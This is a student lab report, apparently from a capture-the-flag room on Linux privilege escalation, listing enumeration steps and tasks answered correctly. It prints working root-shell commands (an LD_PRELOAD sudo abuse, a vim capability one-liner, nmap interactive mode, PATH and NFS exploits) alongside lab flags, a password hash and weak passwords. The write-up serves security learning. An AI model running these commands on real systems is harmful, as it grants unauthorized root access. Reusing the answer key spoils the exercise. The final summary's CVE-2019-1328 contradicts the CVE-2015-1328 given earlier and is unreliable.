Date: 07/03/2026

EX-06
Demonstrate Linux Privilege Escalation


AIM:

To learn and perform Linux Privilege Escalation by identifying system vulnerabilities, misconfigurations, and exploitable binaries to gain higher privileges (root access) on a target system.

PROCEDURE:

- Check current user and system information using whoami and uname -a.
- Perform enumeration to discover vulnerabilities using sudo -l, SUID file search, and automated tools like LinPEAS.
- Identify misconfigurations such as writable files, weak cron jobs, PATH hijacking, and NFS no_root_squash.
- Exploit the identified vulnerability using SUID binaries, sudo misconfigurations, kernel exploits, or capabilities.
- Gain root access and retrieve flags to confirm successful privilege escalation.

TASK-1:




TASK-2:

Task 2 What is Privilege Escalation?

What does "privilege escalation" mean?

At it's core, Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.



Why is it important?

It's rare when performing a real-world penetration test to be able to gain a foothold (initial access) that gives you direct administrative access. Privilege escalation is crucial because it lets you gain system administrator levels of access, which allows you to perform actions such as:

- Resetting passwords
- Bypassing access controls to compromise protected data
- Editing software configurations
- Enabling persistence
- Changing the privilege of existing (or new) users
- Execute any administrative command

Answer the questions below

Read the above.

No answer needed — ✓ Correct Answer

TASK-3:

- `find / -perm -u=s -type f 2>/dev/null`: Find files with the SUID bit, which allows us to run the file with a higher privilege level than the current user.

General Linux Commands

As we are in the Linux realm, familiarity with Linux commands, in general, will be very useful. Please spend some time getting comfortable with commands such as `find`, `locate`, `grep`, `cut`, `sort`, etc.

Answer the questions below

What is the hostname of the target system?

wade7363 — ✓ Correct Answer

What is the Linux kernel version of the target system?

3.13.0-24-generic — ✓ Correct Answer

What Linux is this?

Ubuntu 14.04 LTS — ✓ Correct Answer

What version of the Python language is installed on the system?

2.7.6 — ✓ Correct Answer

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

CVE-2015-1328 — ✓ Correct Answer

TASK-4:

Task 4 Automated Enumeration Tools

Several tools can help you save time during the enumeration process. These tools should only be used to save time knowing they may miss some privilege escalation vectors. Below is a list of popular Linux enumeration tools with links to their respective Github repositories.

The target system's environment will influence the tool you will be able to use. For example, you will not be able to run a tool written in Python if it is not installed on the target system. This is why it would be better to be familiar with a few rather than having a single go-to tool.

- **LinPeas**: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- **LinEnum:** https://github.com/rebootuser/LinEnum
- **LES (Linux Exploit Suggester):** https://github.com/mzet-/linux-exploit-suggester
- **Linux Smart Enumeration:** https://github.com/diego-treitos/linux-smart-enumeration
- **Linux Priv Checker:** https://github.com/linted/linuxprivchecker

Answer the questions below

Install and try a few automated enumeration tools on your local Linux distribution

No answer needed

✓ Correct Answer

TASK-5:

2. Search and find an exploit code for the kernel version of the target system
3. Run the exploit

Although it looks simple, please remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.

Research sources:

1. Based on your findings, you can use Google to search for an existing exploit code.
2. Sources such as https://www.cvedetails.com/ can also be useful.
3. Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives (report a kernel vulnerability that does not affect the target system) or false negatives (not report any kernel vulnerabilities although the kernel is vulnerable).

Hints/Notes:

1. Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit
2. Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.
3. Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.
4. You can transfer the exploit code from your machine to the target system using the `SimpleHTTPServer` Python module and `wget` respectively.

Answer the questions below

find and use the appropriate kernel exploit to gain root privileges on the target system.

No answer needed

✓ Correct Answer

What is the content of the flag1.txt file?

THM-28392872729920

✓ Correct Answer

TASK-6:

```
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
```

This will result in a shell spawn with root privileges.

```
user@debian:~/ldpreload$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~/ldpreload$ whoami
user
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
root@debian:/home/user/ldpreload# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/ldpreload# whoami
root
root@debian:/home/user/ldpreload#
```

Answer the questions below

How many programs can the user "karen" run on the target system with sudo rights?

3 — ✓ Correct Answer

What is the content of the flag2.txt file?

THM-402028394 — ✓ Correct Answer

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

sudo nmap --interactive — ✓ Correct Answer

What is the hash of frank's password?

$6$2.sUUDsOLIpXKxcr$eImtgFExyr2Is4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaq6 — ✓ Correct Answer

TASK-7:

```
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

Now it's your turn to use the skills you were just taught to find a vulnerable binary.

Answer the questions below

Which user shares the name of a great comic book writer?

gerryconway — ✓ Correct Answer

What is the password of user2?

Password1 — ✓ Correct Answer

What is the content of the flag3.txt file?

THM-3847834 — ✓ Correct Answer

TASK-8:

```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

This will launch a root shell as seen below;

```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
#
```

Answer the questions below

Complete the task described above on the target system

No answer needed — ✓ Correct Answer

How many binaries have set capabilities?

6 — ✓ Correct Answer

What other binary can be used through its capabilities?

view — ✓ Correct Answer

What is the content of the flag4.txt file?

THM-9349843 — ✓ Correct Answer

TASK-9:

```
root@targetsystem:~#
```

In the odd event you find an existing script or task attached to a cron job, it is always worth spending time to understand the function of the script and how any tool is used within the context. For example, tar, 7z, rsync, etc., can be exploited using their wildcard feature.

Answer the questions below

How many user-defined cron jobs can you see on the target system?

4 — ✓ Correct Answer

What is the content of the flag5.txt file?

THM-383000283 — ✓ Correct Answer

What is Matt's password?

123456 — ✓ Correct Answer

TASK-10:

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

Answer the questions below

What is the odd folder you have write access for?

/home/murdoch — ✓ Correct Answer

Exploit the $PATH vulnerability to read the content of the flag6.txt file.

No answer needed — ✓ Correct Answer

What is the content of the flag6.txt file?

THM-736628929 — ✓ Correct Answer

TASK-11:

```
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups#
```

Notice the nfs executable has the SUID bit set on the target system and runs with root privileges.

Answer the questions below

How many mountable shares can you identify on the target system?

3 — ✓ Correct Answer

How many shares have the "no_root_squash" option enabled?

3 — ✓ Correct Answer


Gain a root shell on the target system

No answer needed — ✓ Correct Answer

What is the content of the flag7.txt file?

THM-89384012 — ✓ Correct Answer

TASK-12:



RESULT:

Linux privilege escalation was successfully demonstrated using multiple techniques including kernel exploits (CVE-2019-1328), SUID binary abuse, sudo misconfiguration (LD_PRELOAD, nmap), capabilities exploitation, PATH hijacking, cron job abuse, and NFS no_root_squash. Privileges were escalated from a normal user to root access on the target system, and all flags were successfully retrieved.